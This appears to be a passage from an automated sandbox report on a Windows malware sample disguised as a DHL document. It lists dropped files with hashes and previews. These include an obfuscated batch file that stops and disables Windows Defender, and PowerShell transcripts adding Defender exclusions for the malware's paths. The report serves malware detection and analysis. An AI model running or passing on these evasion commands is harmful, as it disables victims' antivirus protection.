Preview:	MDMP..... .....7`.....U.....B.....-.....GenuineIntelW.....T.....7`.....0.....P.a.c.i.f.i.c. .S.t.a.n.d.a.r.d. .T.i.m.e..... .....P.a.c.i.f.i.c. .D.a.y.l.i.g.h.t. .T.i.m.e.....1.7.1.3.4...1...x.8.6.f.r.e...r.s.4._.r.e.l.e.a.s.e...1.8.0.4.1.0.-.1.8.0.4..... ....d.b.g.c.o.r.e...i.3.8.6.,.1.0...0...1.7.1.3.4...1..... .....

C:\ProgramData\Microsoft\Windows\WER\Temp\WERB146.tmp.WERInternalMetadata.xml	
Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	XML 1.0 document, Little-endian UTF-16 Unicode text, with CRLF line terminators
Category:	dropped
Size (bytes):	8478
Entropy (8bit):	3.6963698277077177
Encrypted:	false
SSDEEP:	192:Rrl7r3GLNiajX6fCf6YIzmSUoQdxYgmfZESlCprq89bf5sfXB1m:RrlsNicX6i6YdSUoAugmfGSOfSfa
MD5:	64224C14CE5937E2E186641BBBF8B6ED
SHA1:	55C0F5DA37FA39C82F9C8123413A7B32741427ED

C:\ProgramData\Microsoft\Windows\WER\Temp\WERB146.tmp.WERInternalMetadata.xml	
SHA-256:	B72481E23AA36ABE05B6E7BC1F23F55EB5F7F48E49A058A40A5D70ACFF76F561
SHA-512:	D85E172916766CA7010BD6DAB40001EEF74387F1B33804F26488B140C86BBCF23246692FBCE038EDCFD905A9006B07C767A8B1155B5AB26C94039F5582F34C60
Malicious:	false
Preview:	..<.?.x.m.l. .v.e.r.s.i.o.n.=.".1...0.". .e.n.c.o.d.i.n.g.=.".U.T.F.-.1.6.".?.>.....<.W.E.R.R.e.p.o.r.t.M.e.t.a.d.a.t.a.>.....<.O.S.V.e.r.s.i.o.n.I.n.f.o.r.m.a.t.i.o.n.>.....<.W.i.n.d.o.w.s.N.T.V.e.r.s.i.o.n.>.1.0...0.<./.W.i.n.d.o.w.s.N.T.V.e.r.s.i.o.n.>.....<.B.u.i.l.d.>.1.7.1.3.4.<./.B.u.i.l.d.>.....<.P.r.o.d.u.c.t.>.(.0.x.3.0.).:. .W.i.n.d.o.w.s. .1.0. .P.r.o.<./.P.r.o.d.u.c.t.>.....<.E.d.i.t.i.o.n.>.P.r.o.f.e.s.s.i.o.n.a.l.<./.E.d.i.t.i.o.n.>.....<.B.u.i.l.d.S.t.r.i.n.g.>.1.7.1.3.4...1...a.m.d.6.4.f.r.e...r.s.4._.r.e.l.e.a.s.e...1.8.0.4.1.0.-.1.8.0.4.<./.B.u.i.l.d.S.t.r.i.n.g.>.....<.R.e.v.i.s.i.o.n.>.1.<./.R.e.v.i.s.i.o.n.>.....<.F.l.a.v.o.r.>.M.u.l.t.i.p.r.o.c.e.s.s.o.r. .F.r.e.e.<./.F.l.a.v.o.r.>.....<.A.r.c.h.i.t.e.c.t.u.r.e.>.X.6.4.<./.A.r.c.h.i.t.e.c.t.u.r.e.>.....<.L.C.I.D.>.1.0.3.3.<./.L.C.I.D.>.....<./.O.S.V.e.r.s.i.o.n.I.n.f.o.r.m.a.t.i.o.n.>.....<.P.r.o.c.e.s.s.I.n.f.o.r.m.a.t.i.o.n.>.....<.P.i.d.>.5.3.0.8.<./.P.i.d.>.....

C:\ProgramData\Microsoft\Windows\WER\Temp\WERBA40.tmp.xml	
Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	XML 1.0 document, ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	4779
Entropy (8bit):	4.504512037902914
Encrypted:	false
SSDEEP:	48:cvIwSD8zspJgtWI9fvWSC8Bk8fm8M4JmFFbE++q8v5brisZJQN7d:uITf7U+SNXJKE+Kdrlq7d
MD5:	B7572ACB61B50439E97B6B5AC21AA9B8
SHA1:	369F1EBF65248A5448AC2BC374710E15C5978263
SHA-256:	40885DCC60CE8A3584EEDC6543F4236147DC9B098444053CD51AFBC997B9F336
SHA-512:	AE3E1FF4FB86B4058D0B5F0316AA87C90E6A0A394F35A471EB4301719733DDDA56E0E8B243D9C56FFD6AD68950B0CF14DB448885A9BFD936C4CB26578A9142EA
Malicious:	false
Preview:	<?xml version="1.0" encoding="UTF-8" standalone="yes"?>..<req ver="2">.. <tlm>.. <src>.. <desc>.. <mach>.. <os>.. <arg nm="vermaj" val="10" />.. <arg nm="vermin" val="0" />.. <arg nm="verbld" val="17134" />.. <arg nm="vercsdbld" val="1" />.. <arg nm="verqfe" val="1" />.. <arg nm="csdbld" val="1" />.. <arg nm="versp" val="0" />.. <arg nm="arch" val="9" />.. <arg nm="lcid" val="1033" />.. <arg nm="geoid" val="244" />.. <arg nm="sku" val="48" />.. <arg nm="domain" val="0" />.. <arg nm="prodsuite" val="256" />.. <arg nm="ntprodtype" val="1" />.. <arg nm="platid" val="2" />.. <arg nm="tmsi" val="877216" />.. <arg nm="osinsty" val="1" />.. <arg nm="iever" val="11.1.17134.0-1 1.0.47" />.. <arg nm="portos" val="0" />.. <arg nm="ram" val="4096" />..

C:\ProgramData\Microsoft\Windows\WER\Temp\WERBA6D.tmp.csv	
Process:	C:\Windows\System32\svchost.exe
File Type:	data
Category:	dropped
Size (bytes):	53038
Entropy (8bit):	3.0506082513097774
Encrypted:	false
SSDEEP:	1536:AkHI3BuivARR1sCXq1iZxvl/HgkyCOTcezr/zWb8SzuNctG:AkHI3BuivARR1sCXq1iZxvl/HgzCOTcG
MD5:	C1ECD9CCFEAEF5CB9E0ADB8447D439E9
SHA1:	EAC5693874A6B3275E75B964B0CDE9B3CE844A3E
SHA-256:	54AF9F89796EF54CA43316CD45A9D9EFD8C17BB609627EFB0C0E8C595E73618A
SHA-512:	A088356D30D3D28AD807AC9C7F0FB7B149B91D7A8F0E5FC829B629C81E2F863747033E7161CED30463F5EA220954AF2E24BC48D9F1E0FEE410551DA1040ED6E
Malicious:	false
Preview:	I.m.a.g.e.N.a.m.e.,.U.n.i.q.u.e.P.r.o.c.e.s.s.I.d.,.N.u.m.b.e.r.O.f.T.h.r.e.a.d.s.,.W.o.r.k.i.n.g.S.e.t.P.r.i.v.a.t.e.S.i.z.e.,.H.a.r.d.F.a.u.l.t.C.o.u.n.t.,.N.u.m.b.e.r.O.f.T.h.r.e.a.d.s.H.i.g.h.W.a.t.e.r.m.a.r.k.,.C.y.c.l.e.T.i.m.e.,.C.r.e.a.t.e.T.i.m.e.,.U.s.e.r.T.i.m.e.,.K.e.r.n.e.l.T.i.m.e.,.B.a.s.e.P.r.i.o.r.i.t.y.,.P.e.a.k.V.i.r.t.u.a.l.S.i.z.e.,.V.i.r.t.u.a.l.S.i.z.e.,.P.a.g.e.F.a.u.l.t.C.o.u.n.t.,.W.o.r.k.i.n.g.S.e.t.S.i.z.e.,.P.e.a.k.W.o.r.k.i.n.g.S.e.t.S.i.z.e.,.Q.u.o.t.a.P.e.a.k.P.a.g.e.d.P.o.o.l.U.s.a.g.e.,.Q.u.o.t.a.P.a.g.e.d.P.o.o.l.U.s.a.g.e.,.Q.u.o.t.a.P.e.a.k.N.o.n.P.a.g.e.d.P.o.o.l.U.s.a.g.e.,.Q.u.o.t.a.N.o.n.P.a.g.e.d.P.o.o.l.U.s.a.g.e.,.P.a.g.e.f.i.l.e.U.s.a.g.e.,.P.e.a.k.P.a.g.e.f.i.l.e.U.s.a.g.e.,.P.r.i.v.a.t.e.P.a.g.e.C.o.u.n.t.,.R.e.a.d.O.p.e.r.a.t.i.o.n.C.o.u.n.t.,.W.r.i.t.e.O.p.e.r.a.t.i.o.n.C.o.u.n.t.,.O.t.h.e.r.O.p.e.r.a.t.i.o.n.C.o.u.n.t.,.R.e.a.d.T.r.a.n.s.f.e.r.C.o.u.n.t.,.W.r.i.t.e.T.r.a.n.s.f.e.r.C.o.u.n.t.,.O.t.h.e.r.T.r.a.n.s.f.e.r.C.o.u.n.t.,.H.a.n.

C:\ProgramData\Microsoft\Windows\WER\Temp\WERC105.tmp.txt	
Process:	C:\Windows\System32\svchost.exe
File Type:	data
Category:	dropped
Size (bytes):	13340
Entropy (8bit):	2.705427748316365
Encrypted:	false
SSDEEP:	96:9GiZYWl1Pdi4YEYL8V74XHwUYEZ0kGCtViOPYHrnwAnNAaJgBvJ2FI/iDC:9jZDHZzhFk6KaJgBv4a6DC
MD5:	377971C7CBF8626D6D66041FC8A692DA
SHA1:	0C4653A8E9435E04750AAF24FD046AC4CB551A5C
SHA-256:	79F474885A49DA3B953D6E9C5A10D1D81871E1DD91314ADBA1830375E8D2AB79
SHA-512:	42CE25B7B2EEBCEBBCBFB65514991F9BB3FCBA5E216DEAE970F422A9914810BB47C624BA21EA551F6C932EB57321160356DA7BD09857F122F304768E14CC4FEB
Malicious:	false

C:\ProgramData\Microsoft\Windows\WER\Temp\WERC105.tmp.txt	
Preview:	B...T.i.m.e.r.R.e.s.o.l.u.t.i.o.n. . . . . .1.5.6.2.5.0.....B...P.a.g.e.S.i.z.e. . . . . .4.0.9.6.....B...N.u m.b.e.r.O.f.P.h.y.s.i.c.a.l.P.a.g.e.s. . . . . .1.0.4.8.3.1.5.....B...L.o.w.e.s.t.P.h.y.s.i.c.a.l.P.a.g.e.N.u.m.b.e.r. . . . . .1. ....B...H.i.g.h.e.s.t.P.h.y.s.i.c.a.l.P.a.g.e.N.u.m.b.e.r. . . . . .1.3.1.0.7.1.9.....B...A.l.l.o.c.a.t.i.o.n.G.r.a.n.u.l.a.r.i.t.y. . . . . . .6.5.5.3.6.....B...M.i.n.i.m.u.m.U.s.e.r.M.o.d.e.A.d.d.r.e.s.s. . . . . .6.5.5.3.6.....B...M.a.x.i.m.u.m.U.s.e.r.M.o.d.e.A.d.d.r.e.s.s. . . . . . .1.4.0.7.3.7.4.8.8.2.8.9.7.9.1.....B...A.c.t.i.v.e.P.r.o.c.e.s.s.o.r.s.A.f.f.i.n.i.t.y.M.a.s.k. . . . .

C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	14734
Entropy (8bit):	4.993014478972177
Encrypted:	false
SSDEEP:	384:cBVoGIpN6KQkj2Wkjh4iUxtaKdROdBLNXp5nYoGib4J:cBV3IpNBQkj2Lh4iUxtaKdROdBLNZBYH
MD5:	8D5E194411E038C060288366D6766D3D
SHA1:	DC1A8229ED0B909042065EA69253E86E86D71C88
SHA-256:	44EEE632DEDFB83A545D8C382887DF3EE7EF551F73DD55FEDCDD8C93D390E31F
SHA-512:	21378D13D42FBFA573DE91C1D4282B03E0AA1317B0C37598110DC53900C6321DB2B9DF27B2816D6EE3B3187E54BF066A96DB9EC1FF47FF86FEA36282AB90636
Malicious:	false
Preview:	PSMODULECACHE.....<.e...Y...C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1.....Uninstall-Module.....inmo..... ..fimo.....Install-Module.....New-ScriptFileInfo.....Publish-Module.....Install-Script.....Update-Script.....Find-Command.....Update-ModuleManifest.....Find- DscResource.....Save-Module.....Save-Script.....upmo.....Uninstall-Script.....Get-InstalledScript.....Update-Module.....Register-PSRepository.....Find-Scri pt.....Unregister-PSRepository.....pumo.....Test-ScriptFileInfo.....Update-ScriptFileInfo.....Set-PSRepository.....Get-PSRepository.....Get-InstalledModule.... ....Find-Module.....Find-RoleCapability.....Publish-Script.....<.e...T...C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1*.. .....Install-Script.....Save-Module.....Publish-Module.....Find-Module.....Download-Package.....Update-Module....

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_4bb22kea.eza.ps1	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651 A
Malicious:	false
Preview:	1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_pajpkrdd.mb4.psm1	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651 A
Malicious:	false
Preview:	1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_uefhrjb0.45o.ps1	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_uefhrjb0.45o.ps1	
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651 A
Malicious:	false
Preview:	 1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_zmbheasb.dva.psm1	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651 A
Malicious:	false
Preview:	 1

C:\Users\user\AppData\Local\Temp\ca310657-9b53-4e0b-a10e-ddb725ebbc7d\AdvancedRun.exe	
Process:	C:\Users\user\Desktop\DHL_document1102202068090891.exe
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	91000
Entropy (8bit):	6.241345766746317
Encrypted:	false
SSDEEP:	1536:JW3osrWjET3tYIrrRepnbZ6ObGk2nLY2jR+utQUN+WXim:HjjET9nX0pnUOik2nXjR+utQK+g3
MD5:	17FC12902F4769AF3A9271EB4E2DACCE
SHA1:	9A4A1581CC3971579574F837E110F3BD6D529DAB
SHA-256:	29AE7B30ED8394C509C561F6117EA671EC412DA50D435099756BBB257FAFB10B
SHA-512:	036E0D62490C26DEE27EF54E514302E1CC8A14DE8CE3B9703BF7CAF79CFAE237E442C27A0EDCF2C4FD41AF4195BA9ED7E32E894767CE04467E79110E89522E A
Malicious:	false
Antivirus:	• Antivirus: Metadefender, Detection: 3%, Browse • Antivirus: ReversingLabs, Detection: 0%
Joe Sandbox View:	• Filename: em6eElVbOm.exe, Detection: malicious, Browse • Filename: Purchase Order_Pdf.exe, Detection: malicious, Browse • Filename: Fireman.exe, Detection: malicious, Browse • Filename: NEW ORDER.exe, Detection: malicious, Browse • Filename: CN-Invoice-XXXXX9808-19011143287993.exe, Detection: malicious, Browse • Filename: payment confirmation 0029175112.exe, Detection: malicious, Browse • Filename: Vrxs6evJO7.exe, Detection: malicious, Browse • Filename: SecuriteInfo.com.Trojan.GenericKD.36380495.3131.exe, Detection: malicious, Browse • Filename: RMe2JcmlSh.exe, Detection: malicious, Browse • Filename: New Order 2300030317388 InterMetro.exe, Detection: malicious, Browse • Filename: CN-Invoice-XXXXX9808-19011143287989.exe, Detection: malicious, Browse • Filename: PURCHASE ITEMS.exe, Detection: malicious, Browse • Filename: CN-Invoice-XXXXX9808-19011143287992.exe, Detection: malicious, Browse • Filename: quotation_PR # 00459182..exe, Detection: malicious, Browse • Filename: PURCHASE ORDER CONFIRMATION.exe, Detection: malicious, Browse • Filename: New Order.exe, Detection: malicious, Browse • Filename: PO#87498746510.exe, Detection: malicious, Browse • Filename: TT.exe, Detection: malicious, Browse • Filename: TT.exe, Detection: malicious, Browse • Filename: CN-Invoice-XXXXX9808-19011143287989.exe, Detection: malicious, Browse
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....oH..+)..+)..+)...&.))...&.9).....().....)..+)...(.....().....).....*).....*).. Rich+).....PE..L.....(_.....@.....@.....L.....a.....B..x!.....p..... <.....text...)..... ..`.rdata.../.....0.....@..@.data.....@....rsrc....a.....b.....@..@..... ....

C:\Users\user\AppData\Local\Temp\ca310657-9b53-4e0b-a10e-ddb725ebbc7d\test.bat	
Process:	C:\Users\user\Desktop\DHL_document1102202068090891.exe

C:\Users\user\AppData\Local\Temp\ca310657-9b53-4e0b-a10e-ddb725ebbc7d\test.bat	
File Type:	ASCII text, with very long lines, with CRLF line terminators
Category:	modified
Size (bytes):	8399
Entropy (8bit):	4.665734428420432
Encrypted:	false
SSDEEP:	192:XjtIefE/Qv3puaQo8BElNisgwgxOTkre0P/XApNDQSO8wQJYbZhgEAFcH8N:xIef2Qh8BuNivdisOyj6YboVF3N
MD5:	B2A5EF7D334BDF866113C6F4F9036AAE
SHA1:	F9027F2827B35840487EFD04E818121B5A8541E0
SHA-256:	27426AA52448E564B5B9DFF2DBE62037992ADA8336A8E36560CEE7A94930C45E
SHA-512:	8ED39ED39E03FA6D4E49167E8CA4823E47A221294945C141B241CFD1EB7D20314A15608DA3FAFC3C258AE2CFC535D3E5925B56CACEEE87ACFB7D4831D26718E
Malicious:	false
Preview:	@%nmb%e%lvjgxfcm%c%qckbdzpzhfjq%h%anbajpojymsco%o%nransp% %aqeoe%o%mitd%f%puzu%f%bjs%..%fmmjryur%s%ukdtxiqneflfe%c%toqs% %xbvjy%s% ykctzeltrurlx%t%xdvrvty%o%tutofjebvoygco%p%noaevpkwrrrcf% %npfksd%w%ljconeph%i%sinxiygfbc%n%ykxnbrpdqztrdb%d%mfuvueeajpyxla%e%ewyybmmo%f%jdz tigyb%e%izwgzizuwfwq%n%slmffy%d%azh%..%wlhzjhxuz%s%zuiczqrqav%c%ocphncbzosf% %uee%c%kwrr%o%ofppkctzbccubb%n%oyhovbqs%f%nue%i%lgybs rbqk%g%xguast% %vas%w%tdayskzhki%i%fmmjryurgrdcz%n%emroplriim%d%ymxvyr%e%iqpwnheoi%f%ffehbxrlehlo%e%tutofjebvo%n%ywjkif%d%pvdaa% % trpa%s%xznydsnqgdbu%t%hplrbjxhnjes%a%yhyferx%r%dwcez%t%rrugvyblp%=%zjthdesmo% %ewyybmmowgsjdr%d%snmn%i%mbm%s%akxnoc%a%xa r%b%mwm%l%ozlt%e%wlhzjhxuzh%d%roqtalnv%..%hlhdhvi%s%nsespdzm%c%kwrrsgvucidm% %ueax%s%xunijsdqhif%t%prvhhnqvvouz%o%liyjprtqxuur%p%j skzmuaxtb% %vwoqshkaaladz%S%ruuosytlcgu%e%nftvippqc%n%qhj%s%llxrmrlqje%e%tutofje%..%xxnqgsvqut%s%racqhzwreqndv%c%skizikcom% %ytf%c%pxdixotcx ymnev%o%dwcezzifyaqd%n%jjdpztfrehpv%f%xxrweg%i%lpfkfswxzemf%g%rxycnmibql% %hfzbr

C:\Users\user\AppData\Roaming\D06ED635-68F6-4E9A-955C-4899F5F57B9A\run.dat	
Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\CasPol.exe
File Type:	Non-ISO extended-ASCII text, with no line terminators, with overstriking
Category:	dropped
Size (bytes):	8
Entropy (8bit):	3.0
Encrypted:	false
SSDEEP:	3:7p2:7I
MD5:	D1F2CC85CC903AFAE9E16791EE3F2B26
SHA1:	6EB6AD0657BBC69B6594E2AD6658A0CCFDE58A04
SHA-256:	4BC19E8C1E3025FE7B027ADFB6042596A36D9C669EFE56CE027F899E4A635C0A
SHA-512:	1F640968FBE496787A1FE862E8AAD6354A2C3258E7FC14405DF1C7114158FD1AFDB6DA1FAC34456521008D00D7D8F75F56F3BA7C82ABD4886ACF586EDE07D74A
Malicious:	**true**
Preview:	...L...H

C:\Users\user\Documents\20210225\PowerShell_transcript.124406.4bCMkNpA.20210225110448.txt	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	dropped
Size (bytes):	5649
Entropy (8bit):	5.4231613802712015
Encrypted:	false
SSDEEP:	96:BZ0D/FNrqDo1ZavZK/FNrqDo1Zs/NHjZs/FNrqDo1Z2K33S:5
MD5:	9762BDE81EC8299956573C81245B0247
SHA1:	722B71D405799641C901B5A233EFC74C0EA16ED2
SHA-256:	B2F3C828F1A39A968C2293A45DD56DB43AE513C232ED85F066EB40DF87359CA6
SHA-512:	2FFBCDFBF4DE00920DE5F75A57240E92F9B4E4D4B78C124998E1DF52E08C0D9EE5B79CA8660F5A9675B09AEB24A4246AE76906BDB6D9F32C25C5384EAC51B458
Malicious:	false
Preview:	.**********..Windows PowerShell transcript start..Start time: 20210225110505..Username: computer\user..RunAs User: computer\user..Configuration Name: ..Machine: 124406 (Microsoft Windows NT 10.0.17134.0)..Host Application: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe Add-MpPreference -ExclusionPath C:\Windows\Cursors\HbzxlmpZrwoQrExpYSCweYrh\svchost.exe -Force..Process ID: 6016..PSVersion: 5.1.17134.1..PSEdition: Desktop..PSCompatibleVersions: 1.0, 2.0, 3.0, 4.0, 5.0, 5.1.17134.1..BuildVersion: 10.0.17134.1..CLRVersion: 4.0.30319.42000..WSManStackVersion: 3.0..PSRemotingProtocolVersion: 2.3..SerializationVersion: 1.1.0.1..**********..**********..Command start time: 20210225110505..**********..PS>Add-MpPreference -ExclusionPath C:\Windows\Cursors\HbzxlmpZrwoQrExpYSCweYrh\svchost.exe -Force..**********..Windows PowerShell transcript start..Start time: 20210225110745..Username: computer\alf

C:\Users\user\Documents\20210225\PowerShell_transcript.124406.Axx9VKwJ.20210225110505.txt	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	dropped
Size (bytes):	884
Entropy (8bit):	5.337722528145989
Encrypted:	false
SSDEEP:	24:BxSARDvBBFx2DOXUWeSuVyWiHjeTKKjX4CIym1ZJX+uVm:BZZv/FoO+SmFiqDYB1Zwmm

C:\Users\user\Documents\20210225\PowerShell_transcript.124406.Axx9VKwJ.20210225110505.txt	
MD5:	F8A4573D1BFBAE54B6956FC412E7F3BD
SHA1:	8A89BF48C9B4E062A446C5162A06CB31D8436869
SHA-256:	A03796FEA0E2EDE037B5AE9708A869BF4596F596A7AB2BD3F8E96E7806175A55
SHA-512:	1BC03102B27E8905FDE25F5F682F430CB956562E0B60FCAFA606769493078264F0261B028D271C832021BA9ED940B3705AFB1E258D9FE533AE15589B0F1BAC51
Malicious:	false
Preview:	.**********..Windows PowerShell transcript start..Start time: 20210225110537..Username: computer\user..RunAs User: computer\user..Configuration Name: ..Machine: 124406 (Microsoft Windows NT 10.0.17134.0)..Host Application: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe Add-MpPreference -ExclusionPath C:\Users\user\Desktop\DHL_document1102202068090891.exe -Force..Process ID: 6624..PSVersion: 5.1.17134.1..PSEdition: Desktop..PSCompatibleVersions: 1.0, 2.0, 3.0, 4.0, 5.0, 5.1.17134.1..BuildVersion: 10.0.17134.1..CLRVersion: 4.0.30319.42000..WSManStackVersion: 3.0..PSRemotingProtocolVersion: 2.3..SerializationVersion: 1.1.0.1..**********..**********..Command start time: 20210225110538..**********..PS>Add-MpPreference -ExclusionPath C:\Users\user\Desktop\DHL_document1102202068090891.exe -Force..

C:\Windows\Cursors\HbzxlmpZrwoQrExpYSCweYrh\svchost.exe	
Process:	C:\Users\user\Desktop\DHL_document1102202068090891.exe
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	61312
Entropy (8bit):	4.689809082227129
Encrypted:	false
SSDEEP:	768:942TTm1gTCbgfWalSZXHIWSjSjSjSjSjSGAo+UHHyh:dm1gTvfWtZXoWSjSjSjSjSjSGA3GH
MD5:	5E86EC60BC329DB96BE8D476537A554C
SHA1:	2881B03BD6A77DC83774E29A93746B52DBB5F568
SHA-256:	5B60EEF7B62C70F68311F80199578144694445D28286C7C87E7F79ACE2875580
SHA-512:	D1EBD18AE3015614F342D5513BA672EEA9AFE414FE7B20B829B0FDB9E3522095EAEC8DF6DC15EDD9E06E911D116EF607B4DEE1A2AA2E402DFDBBC5F0A2FAE029
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: ReversingLabs, Detection: 33%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L....bE.....".0.....^.... .....@.. .....@ .....O....@.....K..... ....H.....text...d.... ....`.rsrc.....@..@.reloc..... .....@..B.....@.....H.....D..T.....*..(....*..(....*~s .....s!.....s.....*Bs....o....o"...*..0.....r...prt..p~....o....r~..pr..p~....o....~....o....r...pr...p~....o....r...pr...p~....o....~....o....~....o....r...pr...p~....o....r&..pr>..p~....o....~....o....rH..prd..p~....o....rn..pr...p~....o....~....o....~....o....~....o.....s.....%r...pr...p~....o....r...pr...p~....o....~....o....r...pr5..p~....o....r?..prW..p~....o...

C:\Windows\ServiceProfiles\LocalService\AppData\Local\FontCache\Fonts\Download-1.tmp	
Process:	C:\Windows\System32\svchost.exe
File Type:	ASCII text, with no line terminators
Category:	dropped
Size (bytes):	55
Entropy (8bit):	4.306461250274409
Encrypted:	false
SSDEEP:	3:YDQRWu83XfAw2fHbY:YMRl83Xt2f7Y
MD5:	DCA83F08D448911A14C22EBCACC5AD57
SHA1:	91270525521B7FE0D986DB19747F47D34B6318AD
SHA-256:	2B4B2D4A06044AD0BD2AE3287CFCBECD90B959FEB2F503AC258D7C0A235D6FE9
SHA-512:	96F3A02DC4AE302A30A376FC7082002065C7A35ECB74573DE66254EFD701E8FD9E9D867A2C8ABEB4C482738291B715D4965A0D2412663FDF1EE6CBC0BA9FBAA
Malicious:	false
Preview:	{"fontSetUri":"fontset-2017-04.json","baseUri":"fonts"}

C:\Windows\ServiceProfiles\LocalService\AppData\Local\Temp\MpCmdRun.log	
Process:	C:\Program Files\Windows Defender\MpCmdRun.exe
File Type:	data
Category:	modified
Size (bytes):	906
Entropy (8bit):	3.1558737103548054
Encrypted:	false
SSDEEP:	12:58KRBubdpkoF1AG3rgifWFwZk9+MlWlLehB4yAq7ejCxifW41:OaqdmuF3r3fU3+kWReH4yJ7M/fD1
MD5:	CBFBD848F9B7C0C1A3D11FC1B9970537
SHA1:	6C3FA6A7C07588D13892375E065DA47601A115CB
SHA-256:	2A9C00CD9A7079247C7BE6A6938A7E62E78C91401E9CA551CA45D3F6F5D18849
SHA-512:	C74BBE822D5CCF38DBAAC21C4CBEC20655C68B869D96FD42E6030DDDD0DE86441C450D40EE83D72C91FB86A0BDBE80F6BFCAE9EEF19943F0B6D11282DDD4087
Malicious:	false

C:\Windows\ServiceProfiles\LocalService\AppData\Local\Temp\MpCmdRun.log	
Preview:	........-.....M.p.C.m.d.R.u.n.:. .C.o.m.m.a.n.d. .L.i.n.e.:. . ".C.:.\.P.r.o.g.r.a.m. .F.i.l.e.s.\.W.i.n.d.o.w.s. .D.e.f.e.n.d.e.r.\.m.p.c.m.d.r.u.n...e.x.e.". .-.w.d.e.n.a.b.l.e..... .S.t.a.r.t. .T.i.m.e.:. .. T.h.u. .. F.e.b. .. 2.5. .. 2.0.2.1. .1.1.:.0.5.:.3. 7.........M.p.E.n.s.u.r.e.P.r.o.c.e.s.s.M.i.t.i.g.a.t.i.o.n.P.o.l.i.c.y.:. .h.r. .=. .0.x.1.....W.D.E.n.a.b.l.e.....E.R.R.O.R.:. .M.p.W.D.E.n.a.b.l.e.(.T.R.U.E.). .f.a.i.l.e.d. .(.8.0.0.7.0. 4.E.C.).....M.p.C.m.d.R.u.n.:. .E.n.d. .T.i.m.e.:. .. T.h.u. .. F.e.b. .. 2.5. .. 2.0.2.1. .1.1.:.0.5.:.3.8.....-.....

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Entropy (8bit):	4.689809082227129
TrID:	• Win32 Executable (generic) Net Framework (10011505/4) 50.01% • Win32 Executable (generic) a (10002005/4) 49.97% • Generic Win/DOS Executable (2004/3) 0.01% • DOS Executable Generic (2002/1) 0.01% • Autodesk FLIC Image File (extensions: flc, fli, cel) (7/3) 0.00%
File name:	DHL_document1102202068090891.exe
File size:	61312
MD5:	5e86ec60bc329db96be8d476537a554c
SHA1:	2881b03bd6a77dc83774e29a93746b52dbb5f568
SHA256:	5b60eef7b62c70f68311f80199578144694445d28286c7c87e7f79ace2875580
